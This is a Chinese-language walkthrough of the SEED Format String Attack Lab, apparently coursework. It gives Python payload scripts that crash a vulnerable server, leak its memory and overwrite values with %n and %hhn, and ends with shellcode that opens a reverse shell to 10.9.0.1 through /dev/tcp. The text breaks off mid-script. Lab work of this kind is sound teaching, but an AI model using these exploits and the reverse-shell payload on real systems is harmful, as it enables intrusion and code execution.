

Format String Attack Lab
环境
关闭安全策略。

sudo sysctl -w kernel.randomize_va_space=0根据课上要求,把server_code中的Makefile中的L改成115。
编译程序

make
make install
在编译过程中,你将看到一个警告消息。这个警告是由 gcc 编译器针对格式化字符串漏洞实现的防范措施。
启动docker容器
dcbuild	# docker-compose build 的别名
dcup	# docker-compose build 的别名
dcdown	# docker-compose down 的别名
Task 1: Crashing the Program
向10.9.0.5服务器发送信息,看到目标容器打印的信息。

每次启动docker的时候,地址都会不一样,根据实际情况来完成实验。
如果 myprintf() 返回,它会 打印出”Returned properly” 和笑脸。如果你看不到,format 程序可能已经崩溃了。
我们构造payload如下,只需要将输入多个%s就可以导致程序崩溃。这是因为栈上不可能每个值都对应了合法的地址,所以总是会有某个地址可以使得程序崩溃。
#!/usr/bin/python3
import sys

# Initialize the content array
N = 1500
content = bytearray(0x0 for i in range(N))
number  = 0xbfffeeee

content[0:4]  =  (number).to_bytes(4,byteorder='little')
content[4:8]  =  ("abcd").encode('latin-1')
s = "%s"*30 + "%n"
fmt  = (s).encode('latin-1')
content[8:8+len(fmt)] = fmt

# Write the content to badfile
with open('badfile', 'wb') as f:
  f.write(content)

向服务器输入文件。
cat badfile | nc 10.9.0.5 9090可以看见程序崩溃了
Task 2: Printing Out the Server Program’s Memory
任务A:栈数据
首先输入一个32位的地址,然后我们输入80个%x并用.进行标识分隔。
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))
number  = 0xbfffeeee

content[0:4]  =  (number).to_bytes(4,byteorder='little')
s = "%x."*80
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

with open('badfile', 'wb') as f:
f.write(content)可以看到打印出了我们输入的数据,发现是是倒数第十三个。那我们就可以直接定位到是第68个,只需要将s修改为%68$x。

定位到了一个输入的位置。

任务B:堆数据
有了上面的基础就很简单了。
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))
number  = 0x080b4008 # secret的地址

content[0:4]  =  (number).to_bytes(4,byteorder='little')
s = '%68$s'
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

with open('badfile', 'wb') as f:
  f.write(content)
secret被打印了出来。

Task 3: Modifying the Server Program’s Memory
任务A:将值改为不同的值
利用%n将值写入
N = 1500
content = bytearray(0x0 for i in range(N))
number  = 0x080e5068 # target的地址
content[0:4]  =  (number).to_bytes(4,byteorder='little')
s = '%68$n'
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

任务B:将值改为0x5000
因为只需要改为0x5000,我们采用%n写入,地址空间占用。0x5000 为20480 个字符。
需要填充的字符数 = 20480 - 4 = 20476
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))
number  = 0x080e5068 # target的地址

content[0:4]  =  (number).to_bytes(4,byteorder='little')
s = '%20476c%68$n'
fmt  = (s).encode('latin-1')
content[4:4+len(fmt)] = fmt

with open('badfile', 'wb') as f:
  f.write(content)
任务C:将值改为0xAABBCCDD
同理

0xAABBCCDD = 2864434397
需要填充的字符数 = 2864434397 - 4 = 2864434393
但这样子会产生堵塞,我们采用单字节%hhn单字节输入。
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x0 for i in range(N))
number = 0x080e5068  # target地址

# 0xaabbccdd 分解为4个字节:
# 0xdd (221), 0xcc (204), 0xbb (187), 0xaa (170)

# 布置4个连续地址
for i in range(4):
    content[i*4:(i+1)*4] = (number + i).to_bytes(4, byteorder='little')

# 按从高到低的顺序写入
s = ''
current_count = 16  # 前16字节是4个地址

# 写入 0xaa (170) 到 number+3
pad = 170 - current_count
s += f'%{pad}c%71$hhn'
current_count = 170
# 写入 0xbb (187) 到 number+2
pad = 187 - current_count
s += f'%{pad}c%70$hhn'
current_count = 187
# 写入 0xcc (204) 到 number+1
pad = 204 - current_count
s += f'%{pad}c%69$hhn'
current_count = 204
# 写入 0xdd (221) 到 number
pad = 221 - current_count
s += f'%{pad}c%68$hhn'
current_count = 221

fmt = s.encode('latin-1')
content[16:16+len(fmt)] = fmt

with open('badfile', 'wb') as f:
    f.write(content)
Task 4: Inject Malicious Code into the Server Program
当 printf() 在 myprintf() 内部被调用时的栈布局。

2中的地址是myprintf的ebp + 4
ebp:Frame Pointer (inside myprintf):
3中的地址是buffer的起点
The input buffer’s address:
根据前面的实验,%68$x可以定位到3的位置。
要执行shellcode的步骤:
- shellcode的地址(代码中的地址为buffer + 1000)
- 将返回地址修改为shellcode的地址
在前面实验的基础上去构建。
#!/usr/bin/python3
import sys

N = 1500
content = bytearray(0x90 for i in range(N))
shellcode_32 = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo '===== Success! ======'                  *"
   "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1           *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content[1000:1000+len(shellcode_32)] = shellcode_32
# shellcode的地址 buffer + 1000 =0xffffdb78
shellcode_addr =  0xffffd790 + 1000
# ret地址 ebp + 4
ret_addr = 0xffffd6a8 + 4
for i in range(4):
